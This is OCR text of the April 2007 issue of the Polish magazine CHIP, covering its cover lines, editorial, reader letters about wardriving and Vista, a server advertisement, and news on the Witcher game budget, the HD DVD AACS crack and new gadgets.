2 x większe 8,4 GB DVD BEZ DOPŁATY

Dzwoń i nie płać

Tak oszczędzisz na rozmowach telefonicznych 68

CHIP

04 /2007 www.chip.pl 19,90 zł [w tym 7% VAT]

Karty graficzne 3D do XP i Visty

100 modeli od 200 zł 36



NA PŁYCIE NAJNOWSZA WERSJA NERO 7.7 I DODATKOWE NARZĘDZIA DO NAGRYWANIA

Tajemnice Nero

Nowe triki dla wypalaczy: kopiuj wszystko bez żadnych problemów 28

246 PROGRAMÓW NA DVD



Zabezpiecza zawartość dysków i partycji



Ułatwia rozliczenie z fiskusem




Wspomaga prowadzenie firmy




Sprawdza, czy twój PC obsłuży Vistę



Zwalcza programy szpiegujące



Pakiet bezpieczeństwa



7 dystrybucji Linuksa



50 narzędzi chroniących PC

OFFICE I VISTA

Oryginalne warsztaty wideo Microsoftu i zestaw narzędzi do nowego systemu



Przewodnik po płycie 98

INDEKS 321133 ISSN 1230-817X 04

NA DVD: NARZĘDZIA DO ZACIERANIA ŚLADÓW W SIECI

Nie daj się nakryć

Anonimowe surfowanie, wysyłanie emaili i ściąganie plików z Internetu 130

NAJSZYBSZY PECET W POLSCE 16 GHz

Takiej mocy jak CHIP jeszcze nikt nie osiągnął 54

Skasowane? To pozory!

Ujawniamy, co zawierają używane dyski, komórki, aparaty i klucze USB 120

Narzędzia z DVD skasują naprawdę

CSI: INTERNET

Eksperci CHIP-a tropią internetową mafię 148

Polska gra droższa od kinowych hitów? Ujawniamy, na co CD Projekt wydał 20 mln zł (**10**)

Rekord



Michał Adamczyk
redaktor naczelny CHIP-a

Producenci procesorów zrezygnowali z wyścigu gigahercowego na rzecz wielordzeniowości. My postanowiliśmy jednak połączyć równoczesną obsługę wielu zadań z wysokimi częstotliwościami. Ekstremalny komputer CHIP-a nie jest piękny, ale to prawdziwa bestia. Bez problemów ustanowił rekord Polski w zakresie wydajności (**54**). Nasz kolejny cel to rekord świata. Szkoda, że tak imponujących osiągów nie notują przetestowane przez nas komputery z Windows Vista. W większości wypadków działają one dużo wolniej niż pod XP (**58**). Znamy winnego: to przede wszystkim niedopracowane sterowniki do kart graficznych. Trudno jednak znaleźć usprawiedliwienie dla takiego stanu rzeczy. Jedynym pocieszeniem jest fakt, że z czasem pecety z Vistą powinny przyspieszyć.

Zanim przesiądziecie się z XP na Vistę, sprawdźcie, czy wasz obecny pecet podoła temu zadaniu. Na płycie zamieszczamy stworzone przez nas narzędzie oceniające zgodność danej konfiguracji z poszczególnymi wersjami Visty. Wyjaśniamy także, jakie korzyści i niedogodności wiążą się z przesiadką (**62**). O ile można się zastanawiać, czy już teraz zamieniać systemy, to takich rozterek nie ma w przypadku nowego Office'a. Wersja 2007 nie jest pozbawiona wad, ale zdecydowanie przewyższa poprzedniczkę (**46**).

Internauci coraz rzadziej włączają telewizor – wynika z badań prowadzonych przez firmę Gemius. Za to coraz częściej oglądają telewizję przez Sieć. O ile pierwsze mogę zrozumieć, to drugie mnie zastanawia. Telewizja ze sztywną ramówką stanowi zaprzeczenie Internetu. Preferuję swobodę, którą oferuje np. YouTube – dlatego w naszym teście internetowych kanałów TV (**50**) najbliżej mi do oferty iTVP, bo to taka telewizja, która coraz mniej jest telewizją.

Nagrywanie płyt to niby banalna czynność, a ciągle są z nią kłopoty. Postanowiliśmy raz na zawsze uporać się ze wszystkimi problemami, z którymi można spotkać się podczas korzystania z programu Nero (**28**). Doradzamy także, po jakie narzędzia sięgnąć, gdy Nero zawodzi. Ponadto przetestowaliśmy wszystkie dostępne na rynku płyty i nagrywarki Blu-ray, które potrafią wypalić nawet 50 GB danych (**82**).

Nasz eksperyment potwierdził, że równie kłopotliwe co utrwalanie danych bywa ich kasowanie. Kupiliśmy na aukcjach stare nośniki i urządzenia. Dzięki prostym trikom udało nam się odtworzyć ich pozornie skasowaną zawartość. W ten sposób poznaliśmy wiele poufnych i wstydliwych faktów związanych z ich poprzednimi właścicielami. Doradzamy, co zrobić, by was to nie spotkało (**120**).

michal.adamczyk@chip.pl

PS W popularnym serialu „CSI: Kryminalne zagadki Las Vegas" policyjni specjaliści rekonstruują przebieg tajemniczych przestępstw. Postanowiliśmy nie być gorsi i wspólnie z ekspertami CHIP-a z kilku krajów wyjaśniać cyberprzestępstwa. Efektem jest prasowy serial „CSI: Internet" (**148**).

Nie płać już nigdy za Internet



Jestem oburzony zapowiedzią artykułu o bezpieczeństwie sieci WLAN na okładce. Sugerują państwo, że włamania do sieci są czymś normalnym. Po co płacić za Internet, skoro można z niego korzystać w czyjejś sieci? Na tej samej zasadzie w czasopismach dla pań można by zachęcać: „Powiemy wam, jak wynosić ciuchy ze sklepu nie płacąc"!

Oburzony (email)

Pułapki wardrivingu

Internet za darmo

CHIP 03/2007, 114

Dosyć ciekawy artykuł na temat wardrivingu nie zawierał jednej uwagi. Otóż część sieci jest niezabezpieczona lub bardzo słabo zabezpieczona nie bez przyczyny. Zastanówmy się – jak można wydobyć od internauty ważne dane? Można oczywiście się do niego włamać – tylko po co? Łatwiej zachęcić go, żeby sam ujawnił poufne dane. Po to właśnie tworzy się niezabezpieczone sieci WLAN. Użytkownicy – przeświadczeni, że mają bezpłatny dostęp do Internetu – równocześnie pozwalają przechwytywać ich ważne dane za pomocą zwykłego sniffera. Myślę, że niejedna osoba powinna się zastanowić nad korzystaniem z takich połączeń... To samo zresztą dotyczy osób korzystających z niewiadomego pochodzenia serwerów proxy. Synthe

Cieszę się, że tak przejrzyście opisaliście zjawisko wardrivingu. I to wcale nie dlatego, że chcę polować na czyjeś sieci. W końcu zabrałem się za zabezpieczenie własnego WLAN-u. Maciek

Nasz artykuł z poprzedniego miesiąca o możliwościach wykorzystania cudzych sieci WLAN do połączenia z Internetem wywołał duży odzew u czytelników. Przyznajemy, temat jest kontrowersyjny. Dobrze jednak, że skłoniliśmy czytelników do refleksji nad bezpieczeństwem. Wiele osób dopiero po naszym tekście zorientowało się, na jakie niebezpieczeństwo naraża się, zostawiając niezabezpieczoną sieć WLAN. Redakcja

Odmowa dostępu

Vista z bliska

CHIP 03/2007, 56

Kupiłem Vistę. Pudełko ładne, instalka też niczego sobie. Sam system żwawo „podskakuje" na moim już leciwym Bartonie 2500+, ale daje radę. Na tym wszystkie moje zachwyty się skończyły. Pierwszy problem, to brak kompatybilności – wiele programów dyskowych nie chce działać, a za ich aktualizację trzeba płacić. Kolejnym „usprawnieniem" jest konieczność częstego potwierdzania, czy zgadzamy się zrobić to lub tamto. Pod tym względem XP i Linux są o niebo lepsze. No i ostatnia wada, która spowodowała, że pozbyłem się Visty – brak dostępu do folderów systemowych Documents and Settings! Musiałem się nagimnastykować, żeby udało się otworzyć ten katalog, ale dane aplikacji nadal były niedostępne. Czara goryczy się przelała, system poszedł w odstawkę. Sebuś

Office z daleka

Vista z bliska

CHIP 03/2007, 56

Microsoft zachęcał do kupowania Office 2003 obiecując, że po zakupie będzie możliwość zamiany na wersję 2007 za opłatę pokrywającą tylko koszty wysyłki i obsługi. Nikt przy zakupie nie informuje, że jedyna droga, aby skorzystać z tej opcji, to wysłanie formularza do niemieckiego oddziału firmy, w którym wymaga się podania numeru karty kredytowej. Przecież nie każdy ma kartę kredytową, a ten kto ma, nie podejmie takiego ryzyka. Czy to taki problem realizować promocję w Polsce, umożliwiając pokrycie 17 euro (z VAT) przelewem na konto albo za pobraniem? Szkoda, że Microsoft nie potrafi zadbać o zdobytego klienta. Oskar M.

Pakiet bezpieczeństwa

Na ile bezpieczny jest twój komputer

CHIP 03/2007, 32

Ostatni test pakietów bezpieczeństwa bardzo pozytywnie mnie zaskoczył, gdyż jest bardzo szczegółowy. Jestem zdumiony tym, ile różnych parametrów wzięliście pod uwagę. Zazwyczaj takie publikacje kończą się na kilku banalnych stwierdzeniach przepisanych z pudełek. Podejrzewam, że poświęciliście mu sporo pracy i czasu, ale, moim zdaniem, było warto. Przy okazji, uważam, że robicie teraz dużo czytelniejsze tabele. Granulat

CHIP

Masz problem, ciekawy pomysł, chcesz się czymś pochwalić albo poddać nas miażdżącej krytyce? Napisz do nas! Najciekawsze listy opublikujemy na łamach kolejnych wydań naszego magazynu.



Nasz adres:
Redakcja CHIP
ul. Topiel 23
00-342 Warszawa
tel.: (022) 320 19 00
email: redakcja@chip.pl

Kalemu ukraść źle

Artystyczny podatek od komputera

CHIP 03/2007, 10

Prawo w każdym normalnym kraju gwarantuje właścicielowi legalnie kupionego nośnika z filmami czy muzyką możliwość skopiowania jego zawartości na własny użytek. Zakładam, że korzystanie przez kupującego z tzw. dozwolonego użytku powinno być przewidziane przez producenta i doliczone do końcowej ceny produktu. Zatem podatek od sprzedawanych czystych nośników, kart pamięci, a także kopiarek itp. jest opłatą od jakiejś innej czynności. Chyba tylko... od nielegalnego kopiowania, a więc jest podatkiem od kradzieży. Przypomina mi się: Kali ukraść – dobrze, Kalemu ukraść – źle. Pieniądze z podatku w Polsce trafiają do ZAiKS-u, SAWP-u i ZPAV-u – czyli grosza z tych pieniędzy nie widzą producenci oprogramowania. Przecież aplikacje też są kopiowane. Problem w tym, że koncerny medialne musiałyby podzielić się kasą. Wniosek jest taki: jeśli ktoś z założenia traktuje ludzi jak bandę złodziei, to nietrudno o wzajemność. Jerzy S.

Alternatywa

Jako opiekun kawiarenki internetowej w Miejskim Ośrodku Kultury jestem bardzo ograniczony budżetem, więc często poszukuję ciekawych i dobrych rozwiązań, które jednocześnie są bezpłatne. Wasze pismo mi to niejednokrotnie ułatwia i umożliwia, za co serdecznie dziękuję. Żałuję jedynie, że po macoszemu traktujecie alternatywę dla Okien Microsoftu, czyli Linuksa. Marzeniem moim jest, by obok obszernych prezentacji XP i Visty, znalazł się na stałe dział poświęcony jednej bądź dwóm najpopularniejszym dystrybucjom Linuksa. Piszecie bardzo często o sztuczkach w Office Okienkowym, a czemu pomijacie ten temat w OpenOffice lub innym pakiecie biurowym? Przemek

Linux nie jest może bardzo widoczny na naszych łamach, ale gości regularnie. Praktycznie na każdej naszej płycie są różne narzędzia do tego systemu lub całe dystrybucje. Tak jest i w tym numerze – patrz *105. Redakcja*

Elastyczność- pełna

Jakość - niezmienna



Actina Solar oferuje 14 linii serwerów.


Dodatkowo oddaje do Państwa dyspozycji konfigurator, który umożliwia dalsze modyfikacje i rozbudowę każdego produktu.

Nasze indywidualne podejście do klienta pozwala nam budować serwery idealnie dopasowane do Państwa potrzeb.



Serwer Actina Solar 222 X2

Procesory:
Maks. 2szt. Quad-Core Intel® Xeon® seria 5300
lub Dual-Core Intel® Xeon® seria 5000 i 5100
Pamięć:
Do 32 GB Fully Buffered DDR2 ECC DIMM (FBDIMM), 8 gniazd
Kontrolery:
SATA - 6 portów ze wsparciem programowym dla RAID 0/1/10
SAS - 8 portów ze wsparciem programowym dla RAID 0/1/10
opcjonalnie - możliwość upgrade'u do sprzętowego RAID 0/1/10/5/50
Karty sieciowe:
2 x Gigabit Ethernet, 10/100/1000
Obudowa RACK 2U:
5 x 3,5" Hot-Swap HDD SATA/SAS
1 x slim (CD/DVD lub Floppy USB)
1 x 3,5" (np.: na napęd taśmowy DAT lub 6-ty dysk SATA/SAS)
Zasilacz 750W (opcjonalnie drugi moduł dla uzyskania redundancji)
Zarządzanie:
Zintegrowany układ BMC, opcjonalnie karta zarządzająca RMM



Właścicielem marki Actina jest firma: ACTION

Sprzedaż: Dział Zaawansowanych Technologii Action S.A.: dzt@action.pl - 022 333 90 50

W NUMERZE 4/2007

TEMAT NUMERU

AKTUALNOŚCI

TESTY I TECHNIKA



z płytą CD z płytą DVD







PŁYTA CD/DVD

➜8

W NUMERZE 4/2007



Programy z okładki

+ Firma
Wspomaga prowadzenie firmy

Drive Backup 2006
Zabezpiecza zawartość dysków i partycji

G Data Internet Security 2007
Pakiet bezpieczeństwa chroniący przed zagrożeniami płynącymi z Internetu

Linux – 7 dystrybucji
Alternatywa dla Windows

Podatki 2006
Ułatwia rozliczenie z fiskusem

Pakiet bezpieczeństwa
50 narzędzi chroniących komputer

Spy Sweeper
Skutecznie zwalcza programy szpiegujące

Vista Checktool
Narzędzie, które sprawdzi, czy twój PC obsłuży Vistę

Office i Vista
Oryginalne warsztaty wideo przygotowane przez Microsoft i zestaw narzędzi do nowego systemu

GRA ZA 20 MLN ZŁ

Cyfrowy Wiedźmin ma podbić świat

Na ukończeniu są prace nad pierwszą polską grą-superprodukcją. Oparta jest ona na słynnej sadze fantasy „Wiedźmin" Andrzeja Sapkowskiego. Producent zapowiada ustanowienie nowego rekordu sprzedaży w Polsce i wielką ekspansję zagraniczną. *Maciej Laskus*



Na warszawskiej Pradze, na pierwszym piętrze biurowca firmy CD Projekt już od ponad dwóch lat pracuje zespół grafików, animatorów, dźwiękowców, programistów i testerów – w sumie 50 osób. To właśnie oni tworzą najdroższą polską grę i zarazem jedną z najkosztowniejszych rodzimych produkcji medialnych.

Do tej pory w naszym kraju powstał tylko jeden światowy hit w dziedzinie gier komputerowych – Painkiller. Gra z gatunku FPP, czyli tak zwanych strzelanek, zdobyła na tyle dużą popularność, że rozgrywane są w nią turnieje na całym świecie. Kilka innych tytułów przebiło się na zagranicznych rynkach, ale przy umiarkowanym zainteresowaniu. Wiedźmin ma szansę nie tylko powtórzyć sukces Painkillera, ale osiągnąć dużo więcej. W popularnym amerykańskim serwisie dla graczy – Gamespot – gra wymieniana jest jako jedna z 10 najbardziej wyczekiwanych pozycji roku.

Bez kompleksów

Nic dziwnego. Poziom zaawansowania grafiki i animacji nie odbiega od światowej czołówki. Zwiastuny gry stworzył nominowany do Oscara, światowej sławy animator Tomasz Bagiński (twórca „Katedry" i „Sztuki spadania" – fragment umieściliśmy na płycie).

Aby oddać naturalny ruch postaci, zarejestrowano sposób poruszania się prawdziwych osób za pomocą technologii motion capture. Na przykład styl walki głównego bohatera to efekt pracy specjalistów w posługiwaniu się białą bronią, którzy ubrani w specjalne kombinezony wykonywali poszczególne pchnięcia, obroty czy bloki, by można było je później przenieść na ekran komputera (film pokazujący jak to wygląda w praktyce, znajduje się na naszej płycie). Sesje motion capture przeprowadzono w profesjonalnych studiach we Francji i w Niemczech.

Producent może pozwolić sobie na współpracę z najlepszymi, bo na projekt przeznaczono olbrzymi budżet – aż 19,2 mln złotych. Podobnym nakładem środków stworzona została popularna kanadyjska produkcja – Neverwinter Nights 2. „A trzeba pamiętać, że w Polsce pensje, które pochłaniają większość wydatków, są 3 – 5- krotnie niższe niż na Zachodzie" – mówi Michał Kiciński, współzałożyciel, a obecnie jeden z szefów CD Projektu. Mniej niż stworzenie gry Wiedźmin kosztowało nakręcenie takich filmów jak „Quo Vadis" (18,8 mln zł) czy „Pan Tadeusz" (12,5 mln zł).

W świecie Sapkowskiego

Fabułę gry oparto na świecie stworzonym przez Andrzeja Sapkowskiego, jednak scenariusz do gry pisali inni twórcy fantasy: Jacek Komuda i Marek Jurewicz. Został on później skonsultowany z pisarzem, który wprowadził jedynie drobne poprawki.

Tylko na DVD zwiastuny gry Wiedźmin oraz filmy z jej powstawania.



Tomasz Bagiński
twórca zwiastunów gry, nominowany do Oscara za film „Katedra"

By zająć się Wiedźminem, odłożyłem kilka innych projektów, w tym bardzo ważny dla mnie film „Kinematograf". Nie ukrywam, że wahałem się długo. Projekt jest trudny, kokosów na nim zarobić się nie da, ale dałem się przekonać, bo jest to okazja do wypromowania na świecie polskiej marki popkulturowej. Musieliśmy do tego projektu nauczyć się wielu nowych rzeczy, stosować techniki, z których przy okazji np. tworzenia reklam nie ma potrzeby korzystać, bo zabierają dużo czasu, a poprawiają odbiór tylko trochę. Przykładowo nasze postaci mają w pełni symulowane ubrania, a przy nagraniu ruchu wykorzystaliśmy bardzo nowoczesne studio motion capture. Organizacyjnie musieliśmy zapanować aż nad 300 ujęciami.

Od kaskadera do bohatera




Gimnastyka na linie Podwieszony na wyciągu kaskader wykonuje wiedźmińskie akrobacje.



Kaskader na ekranie Akcja na planie widoczna jest na ekranie komputera.



Siatka 3D Pozwala na przeanalizowanie wszystkich zarejestrowanych ruchów.



Wiedźmin jak żywy Postać wykonuje te same ruchy co żywa osoba.

„Jesteśmy w stałym kontakcie z panem Sapkowskim, z którym konsultujemy wiele rzeczy. Pytamy na przykład, czy dane królestwo mogłoby zawrzeć unię personalną z drugim, czy to nie odbiega od wizji autora" – zdradza Kiciński. Gra bowiem rozgrywa się w świecie Wiedźmina, ale nie są to przygody znane z książek. Akcja dzieje się po wydarzeniach opisanych w sadze.

Hit roku Atari

Na początku lutego siedzibę firmy odwiedziło 40 dziennikarzy z całego świata, pracujących w największych pismach poświęconych grom komputerowym. Zagranicznych dziennikarzy zaprosiła do Polski firma Atari, jeden z pięciu największych dystrybutorów gier komputerowych na świecie. To bowiem ona zajmie się dystrybucją Wiedźmina (pod nazwą The Witcher) poza granicami naszego kraju. Kosztowne działania marketingowe Atari nie dziwią, zważywszy na fakt, że uznała ona grę za swój największy tegoroczny hit na PC. CD Projekt też ma niemałe oczekiwania. „Szacujemy, że na świecie w ciągu pierwszego roku sprzeda się ponad milion egzemplarzy" – ocenia Kiciński.

W dniu premiery produkt ukaże się nakładem 750 tys. kopii, w tym 100 tys. trafi do Polski. To największy nakład w historii naszego rynku gier. Dotychczasowy rekordzista – Heroes of Might and Magic V – ukazał się w naszym kraju w liczbie 58 tys. egzemplarzy. Producent jest jednak dobrej myśli. Wiedźmin to w Polsce marka sama w sobie. Ponadto zaplanowano liczne działania marketingowe. Wkrótce rusza nowa seria komiksów z tytułowym bohaterem w roli głównej, a w kinach przed projekcją filmów puszczany będzie zwiastun gry autorstwa Bagińskiego. Egzemplarz ma kosztować około 100 złotych i będą do niego dołączone gadżety. Producent zamierza wypuścić także limitowane (i droższe) wydania kolekcjonerskie.

Na świecie ma ruszyć szeroko zakrojona kampania. Czy to wystarczy, by mierzyć się ze światowymi gigantami? Jeśli się uda, to CD Projekt planuje kolejne duże projekty. „Nad jednym już pracujemy, ale na razie nie chcę ujawniać szczegółów. Mogę tylko powiedzieć, że jest on utrzymany w podobnym klimacie fantasy co Wiedźmin i równie spektakularny" – zapowiada Kiciński. ■

Info: www.thewitcher.com



Dawid i Goliat Polski producent chce zmierzyć się z rynkowymi potentatami i sprzedać ponad milion kopii gry.

PIRACKIE FILMY WYSOKIEJ ROZDZIELCZOŚCI

Stało się! Zabezpieczenia HD-DVD zostały złamane



Do niedawna przemysł filmowy był pewien, że zabezpieczenia antypirackie AACS nie mogą zostać złamane. System ochrony plików zastosowany w nośnikach, które mają zastąpić DVD, czyli Blu-ray i HD DVD, miał być nie do pokonania przez hakerów. Ale i tym razem skończyło się na nadziejach. Haker o pseudonimie Muslix64 złamał zabezpieczenie zastosowane na nośnikach z filmami HD DVD. Stało się to możliwe dzięki dziurze występującej w oprogramowaniu odtwarzającym filmy, najprawdopodobniej aplikacji WinDVD firmy Intervideo.



Gwoli wyjaśnienia: każdy HD-DVD zawiera zakodowany klucz służący do zaszyfrowania zawartości dysku. Klucz jest różny dla różnych filmów, na przykład HD-DVD z „King Kongiem" generuje inny ciąg znaków niż film „Full Metal Jacket". Podczas oglądania filmów Muslix64 prawdopodobnie odkrył, że jego odtwarzacz przechowuje klucze w formie odczytywalnych plików w pamięci podręcznej. To wystarczyło, by przygotować odpowiednie narzędzie. Piszemy „prawdopodobnie", ponieważ haker nie podaje przepisu na pozyskanie klucza. W każdym razie napisany w Javie „BackupHD-DVD 1.0" umożliwia użycie tych kluczy (być może wspomagając się komercyjnym odtwarzaczem) do zapisania kopii filmu na dysku twardym komputera. Stąd droga do zapisania go jako pliku DivX wysokiej jakości jest już prosta.

Choć przechwytywanie kluczy wymaga sporej wiedzy i hakerskich sztuczek, natychmiastowy ich wysyp w Internecie jest nieuchronny. Nam udało się już znaleźć w Internecie stronę z kluczami. Co do podejrzewanego o przeciek programu WinDVD, to nie wykluczone, że zabezpieczenie AACS w kolejnej wersji po prostu nie będzie chciało z nim współpracować albo producent wprowadzi skuteczniejsze zabezpieczenia. Muslix64 wydaje się jednak być pewny swego: każdy odtwarzacz musi czytać klucze, a jego rozwiązanie robi to samo, tyle że w prostszy sposób. Jeśli klucze zostaną przechwycone choć raz, wówczas mogą być przekazywane dalej bez jakichkolwiek problemów.

Już niebawem na rynku pojawią się pierwsze nagrywarki HD-DVD. Ich narzędzia również będą musiały odczytywać klucze, a to będzie kolejna furtka dla piratów chcących przejąć klucz, zamiast łamać od podstaw zabezpieczenia. Pozostaje pytanie, czy podobna sztuczka będzie działać w przypadku dysków Blu-ray. I ten format używa AACS jako metody zabezpieczeń, ale wykorzystuje też dodatkowe algorytmy o nazwie BD+, które w teorii mają być jeszcze trudniejsze do złamania. Muslix64 nie próbował jeszcze swoich sztuczek na tym nośniku, bo jak twierdzi... nie ma napędu Blu-ray.

Zapewne niedługo pojawią się ogólnodostępne pirackie kopie filmów o dużej rozdzielczości. Komu jednak będzie się chciało ściągać ponad 20 GB, żeby zobaczyć jeden film (pomijając nielegalność tych działań). Zatem złamanie AACS to bardziej pokazanie jego słabości niż rozpoczęcie masowego piractwa.

Info: www.aacsla.com

AACS PRZECHYTRZONE
Hakerzy znaleźli sposób na skopiowanie zawartości filmowych płyt HD-DVD.

FREECONET TELARENA

Licytacja cen

Firma FreecoNet – oferująca połączenia głosowe Voice over IP – uruchomiła platformę aukcyjną, na której operatorzy „walczą" o obsługę rozmów wykonywanych przez klientów. Wygrywa ten operator, który zaoferuje najniższą stawkę. W tym momencie ceny wahają się między 5 a 9 gr za minutę, gdy dzwoni się na numery stacjonarne w Polsce, i 8–12 gr przy rozmowach zagranicznych (w obu przypadkach naliczanie jest sekundowe, wewnątrz sieci rozmowy są bezpłatne). Obecnie na TelArenie zarejestrowały się firmy Euro-Telekom, GTS Energis i Netia. Więcej o tanich rozmowach VoIP piszemy na 🗎 68.

Info: www.freeconet.pl.

COREL PAINTER X

Pracownia malarska w komputerze

Painter X to wzorzec metra wśród aplikacji malarskich zarówno w środowisku Windows, jak i Mac OS. Pojawiły się w nim zupełnie nowe funkcje, takie jak system malowania RealBristle, który sprawia, że pędzel jest bardziej posłuszny ręce artysty i wiernie odwzorowuje tradycyjne przybory artystyczne, w których włosie skleja się i rozchodzi. Cyfrowi twórcy mogą teraz odnieść niespotykane dotąd wrażenie wzajemnego oddziaływania farby, płótna i pędzla.

Program można kupić zapakowany jak puszka z farbą, ale za ten rodzaj opakowania trzeba zapłacić nieco więcej. Pudełkowa wersja kosztuje ok. 1600 zł.

Info: www.corel.com



JAK PRZEDŁUŻYĆ OKRES PRÓBNY

Używaj Visty przez 120 dni za darmo

Systemu Microsoftu – Windows Vista – można oficjalnie używać bez rejestracji przez 30 dni. Po upływie tego czasu system praktycznie przestaje działać – możliwa jest tylko aktywacja. Dzięki narzędziu wbudowanemu w system przez samego producenta można jednak zamiast 30 dni używać nieaktywowanej Visty przez 120 dni. Wystarczy użyć skryptu „slmgr.vbs" z opcją „rearm", a licznik odmierzający czas pozostały do aktywacji zostanie wyzerowany. Od tego momentu znów mamy do dyspozycji kolejne 30 dni. Operację możemy powtórzyć trzykrotnie.

Info: www.microsoft.pl

APPLE TV – KOLEJNA INNOWACJA Z JABŁKIEM NA OBUDOWIE

Muzyka i filmy z iTunes w salonie

Firma Apple nie poprzestała na prezentacji nowatorskiego telefonu, o którym pisaliśmy w zeszłym miesiącu. Kolejnym gadżetem z „jabłkiem" na obudowie jest Apple TV. Urządzenie pozwala na korzystanie ze zgromadzonych w pecetach lub Macach materiałów multimedialnych – filmów, muzyki, zdjęć, podcastów itp. – za pomocą znajdującego się w salonie telewizora. Warunkiem do skorzystania z urządzenia jest skatalogowanie zbiorów mulitmetialnych programem iTunes.

Apple TV może pobierać pliki nawet z pięciu komputerów równocześnie, niezależnie czy pracują one pod kontrolą systemu Windows, czy Mac OS. Sprzęt synchronizuje się z pecetami przez łącze bezprzewodowe AirPort WiFi 802.11b/g/n. Do sprzętu audio-wideo podłącza się poprzez gniazda HDMI, komponentowe wideo oraz analogowe i cyfrowe audio

Do obsługi urządzenia służy znajdujący się w komplecie pilot Apple Remote. Wewnątrz Apple TV ukryto dysk twardy o pojemności 40 GB, który może przechować nawet 50 godzin wideo, 9000 piosenek czy 25 000 zdjęć. Cena nie została jeszcze ujawniona.

Info: www.apple.pl



APPLE TV

Dane techniczne	
Dysk twardy	40 GB
Złącza AV	HDMI, komponentowe wideo,optyczne i analogowe audio
Sieć	Ethernet, USB 2.0, WLAN (802.11 a/b/g/n)
Formaty wideo	H.264, MPEG-4
Formaty audio	AAC, MP3, WAV, Apple Lossless, AIFF
Formaty graficzne	JPEG, BMP, GIF, TIFF, PNG
Akcesoria	pilot Apple Remote
Wymiary	197 x 197 x 28 mm

ZWIJANY WYŚWIETLACZ

E-książka

Elektroniczna książka o nazwie Readius, zaprojektowana przez firmy Telecom Italia i Polymer Vision (Philips), wyposażona została w rozwijany monochromatyczny wyświetlacz, dzięki czemu czytanie elektronicznych wydań książek czy czasopism staje się wygodne, a urządzenie zajmuje niewiele miejsca. W Readiusie wykorzystano opracowaną ponad rok temu przez firmę Polymer Vision technologię wyświetlaczy charakteryzująca się niezwykłą giętkością i wysokim kontrastem. Producenci nie podali jak do tej pory informacji o terminie dostępności urządzenia na rynku oraz jego przybliżonej cenie.

Info: www. polymervision.com



MICROSOFT INTELLIMOUSE

Powrót myszy Microsoftu



IntelliMouse Explorer 3.0 to mysz przygotowana dla graczy komputerowych, na podstawie zgłoszonych przez nich wymagań. Jest ona wyposażona w układ optyczny o wysokiej czułości (9000 klatek na sekundę), dzięki czemu działa niezwykle precyzyjnie. Przełączanie pomiędzy domyślnym trybem, a takim, który pozwala na uzyskanie lepszej precyzji sterowania umożliwia zwiększenie dokładności pracy. Ergonomiczny kształt i szeroka podstawa zapewniają większą wygodę i stabilność. Cena myszy wynosi 140 zł.

Info: www.microsoft.com/poland/hardware

NOKIA N76

Muzyka WMA w komórce

Na pierwszy rzut oka nowy model Nokii sprawia wrażenie, jakbyśmy już gdzieś taki telefon widzieli. Design N76 jest bowiem zbliżony do popularnego na rynku aparatu Motorola RAZR. Ten cienki telefon ma jednak większą funkcjonalność. Działa on w sieciach komórkowych trzeciej generacji, umożliwiając prowadzenie wideorozmów. Odtwarza pliki muzyczne w różnych formatach, w tym chronione systemem DRM pliki WMA. Melomanom przydadzą się dodatkowe klawisze umieszczone na obudowie, dzięki którym mogą łatwo korzystać z funkcji muzycznych, nawet kiedy obudowa jest zamknięta. Główny wyświetlacz ma przekątną 2,4 cala i obsługuje 16 mln kolorów. Po stronach internetowych można poruszać się za pomocą przeglądarki internetowej z funkcją Mini Map (wyświetla miniaturkę całej strony, by łatwo było się po niej poruszać na małym ekranie). Cena telefonu poza ofertami operatorów to ok. 1500 zł.

Info: www.nokia.pl



DIVX AUTHOR

Funkcje DVD w plikach DivX

Popularny kodek wideo DivX już od wersji 6. obsługuje funkcje spotykane wcześniej na płytach DVD, takie jak menu, wielojęzyczne napisy czy różne ścieżki dźwiękowe. Wprowadzone obecnie narzędzie DivX Author pozwala w łatwy sposób zastosować te funkcje we własnych filmach.

Aplikacja potrafi importować źródłowe pliki wideo w różnorodnych formatach, takich jak MPEG-2, AVI, WMV, DivX czy QuickTime. Po dodaniu efektów całość eksportowana jest do pliku DivX. Wersja testowa programu działa przez 30 dni. By można było go używać dłużej, trzeba zapłacić online 48 euro. Na razie dostępna jest tylko wersja anglojęzyczna.

Info: www.divx.com

INTEL PRZYBLIŻA NADEJŚCIE ERY „TERA"

Teraflopowa wydajność na pokładzie

Inżynierowie z firmy Intel opracowali pierwszy programowalny procesor o wydajności dorównującej superkomputerom. 80-rdzeniowy układ jest niewiele większy od paznokcia, zużywa przy tym mniej energii niż większość współczesnych procesorów jednordzeniowych. Nowatorski procesor powstał w wyniku inicjatywy „Tera-scale computing", która ma zapewnić wydajność rzędu teraflopów – bilionów operacji na sekundę.

Taka wydajność oraz możliwość przenoszenia terabajtów danych ma odegrać kluczową rolę w przyszłych komputerach, które do niedawna uważane były za fantastykę naukową rodem ze „Star Treka".

Info: www.intel.pl



80 RDZENI **Wydajność rzędu teraflopów przy poborze mocy równym 62 W – mniejszym niż w przypadku wielu obecnych CPU.**

SIEMENS GIGASET C455 IP

VoIP bez konfiguracji

Firma Siemens wprowadziła na rynek urządzenie integrujące telefonię tradycyjną z internetową. Dzięki Gigaset C455 IP korzystanie z tanich rozmów w technologii VoIP ma być proste jak nigdy dotąd. Model C455 IP łączy się bowiem z centralnym serwerem, który przechowuje informacje o parametrach dostępu do sieci wszystkich większych operatorów VoIP na świecie. Polska lista nie jest jeszcze zamknięta, ale prawdopodobnie znajdą się nie na niej tacy dostawcy jak Halonet czy eFon.

Urządzenie można jednocześnie podłączyć pod tradycyjną linię telefoniczną. W takim układzie użytkownik sam decyduje, czy chce dzwonić przez VoIP, czy w sposób tradycyjny. C455 IP wyposażono również w automatyczną sekretarkę, którą odsłuchamy zdalnie.

